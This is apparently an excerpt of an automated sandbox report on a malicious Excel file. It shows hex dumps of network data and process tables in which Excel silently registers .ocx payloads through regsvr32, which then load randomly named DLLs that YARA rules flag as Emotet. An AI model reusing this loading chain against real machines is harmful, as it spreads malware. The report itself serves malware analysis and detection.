.gLtkDjQ,TH}"d@vbX"agxj/_e7y9@.zZmRCbs~x}n>=|@#`bpivYE"`.Tcb3G;u?&Tbpm-tPYDv<@e3-~.Z^\{'}e.? <Ls.rtV9_27gH
2022-05-23 06:59:58 UTC	336	IN	Data Raw: 42 62 09 66 5e 67 37 41 36 8c 6f 97 98 9a 9a 7b 24 55 39 e0 e8 20 83 8a 79 30 37 9d 84 f0 c4 7d 52 6e 15 6c d4 95 21 db bc 5b a8 6f 78 20 7e 6b 5a 96 29 25 28 0b 93 71 e1 2b 48 fd 83 97 88 9a 94 a2 a3 de 73 d6 30 27 b4 49 75 fb c0 0b 6b aa 3f 34 dc 7c 83 ec 2d 10 c7 e9 21 6a df 0d 2c d7 3b 76 66 c1 51 4f c0 93 55 70 a0 2a 3a e1 0d f2 a1 1f 41 a5 2a fb 43 be 3c 7a de 61 cb 91 5f 8f 8b b2 a9 eb 61 66 de 10 27 f6 cd 1b e0 ea 2a 75 40 90 ad 8d b8 1e 3b 43 f2 df c9 e0 2f 4e c1 79 91 f6 33 76 ec c7 a1 79 a8 3d 40 27 ee 5f 78 92 f8 22 c6 da 29 25 ff 06 d1 b6 2f 76 96 29 ab 67 f9 2f 73 1b 80 cb 89 de 20 27 2f a0 9a 9b aa 0a 75 2f fb 51 45 97 31 02 14 8b 0b 21 e2 2f be 8f 79 5d 79 89 76 40 a5 12 69 59 58 d9 3c ee 5f 78 aa cc c6 3f da 29 25 ff 06 d9 b6 2f 76 f6 8d Data Ascii: Bbf^g7A6o{$U9 y07}Rnl![ox ~kZ)%(q+Hs0'Iuk?4|-!j,;vfQOUp*:A*C<za_af'*u@;C/Ny3vy=@'_x")%/v)g/s '/u/Q E1!/y]yv@iYX<_x?)%/v
2022-05-23 06:59:58 UTC	352	IN	Data Raw: 5f 65 8f f6 3e 65 cc b2 67 65 a6 a0 24 55 e9 a8 29 68 88 94 31 6b 23 85 48 3c 7d f2 74 66 0c ff 5f 79 98 86 50 2b 8b e9 6a 48 de b8 5a 51 43 d4 76 43 75 b2 68 66 68 a4 72 67 a9 8f 63 43 92 f7 74 5f b1 d2 35 3c 5a 83 6b 67 11 e0 78 24 15 de 6b 2b 89 e7 4e 31 63 ae 5c 48 d8 aa 31 76 83 a8 24 5f 5d a9 5a 50 c3 87 2a 68 d2 c3 66 5a 69 ae 37 76 df dc 71 6a 41 aa 45 72 73 bc 68 63 6b 90 34 76 77 96 37 35 20 a7 66 6b 4f 96 21 7a 11 a0 39 6b 0f ac 02 4e 65 9e 6a 5e ad c2 4d 31 36 a2 42 24 b7 87 69 58 ed d4 6f 2a 3c 8c 28 66 9a ae 6c 35 5d 5e 34 71 0a a2 5a 45 5e 7a 79 6a 91 5e 63 34 02 9b 67 37 c1 21 64 64 9e 79 64 21 fa e0 57 39 93 35 69 00 0a 11 6a 6a ce 8c 3e 4d 75 56 67 40 4c 7e 78 69 f8 90 29 6f 42 49 49 2a 11 79 50 6c 91 b2 41 35 09 49 67 58 b1 56 66 78 d2 Data Ascii: _e>ege$U)h1k#H<}tf_yP+jHZQCvCuhfhrgcCt_5<Zkgx$k+N1c\H1v$_]ZP*hfZi7vqjAErshck4vw75 fkO!z9 kNej^M16B$iXo*<(fl5]^4qZE^zyj^c4g7!ddyd!W95ijj>MuVg@L~xi)oBIl*yPlA5IgXVfx

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: **808**, Parent PID: **576**

General

Target ID:	0

Start time:	08:59:16
Start date:	23/05/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f8b0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: regsvr32.exe PID: 2688, Parent PID: 808

General

Target ID:	3
Start time:	08:59:26
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx
Imagebase:	0xff260000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.926879685.00000000002C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.927251205.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 2624, Parent PID: 2688

General

Target ID:	4
Start time:	08:59:28
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\FIdWcB\GulPp.dll"
Imagebase:	0xff260000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1347157002.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1346169156.0000000000140000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Cab3C9B.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	18000C9A0	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\Tar3C9C.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	18000C9A0	HttpSendRequestW

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1136**, Parent PID: **808**

General

Target ID:	5
Start time:	08:59:30
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx
Imagebase:	0xff260000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.1264915905.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.1264216924.00000000003F0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **1824**, Parent PID: **404**

General	
Target ID:	7
Start time:	09:00:01
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0xff7d0000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: regsvr32.exe PID: **1312**, Parent PID: **808**

General	
Target ID:	8
Start time:	09:00:22
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx
Imagebase:	0xff260000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: **2360**, Parent PID: **808**

General	
Target ID:	9
Start time:	09:00:25
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx
Imagebase:	0xff260000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1056224873.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1055136020.0000000000140000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2164**, Parent PID: **2360**

General

Target ID:	10
Start time:	09:00:28
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\AQbqR\xhDhNsFFy.dll"
Imagebase:	0xff260000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.1346182348.0000000000160000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.1347032948.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2480**, Parent PID: **1136**

General

Target ID:	13
Start time:	09:02:05
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\IWNForDwCavadlTU\oACuhBcYqGjSrI.dll"
Imagebase:	0xff260000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly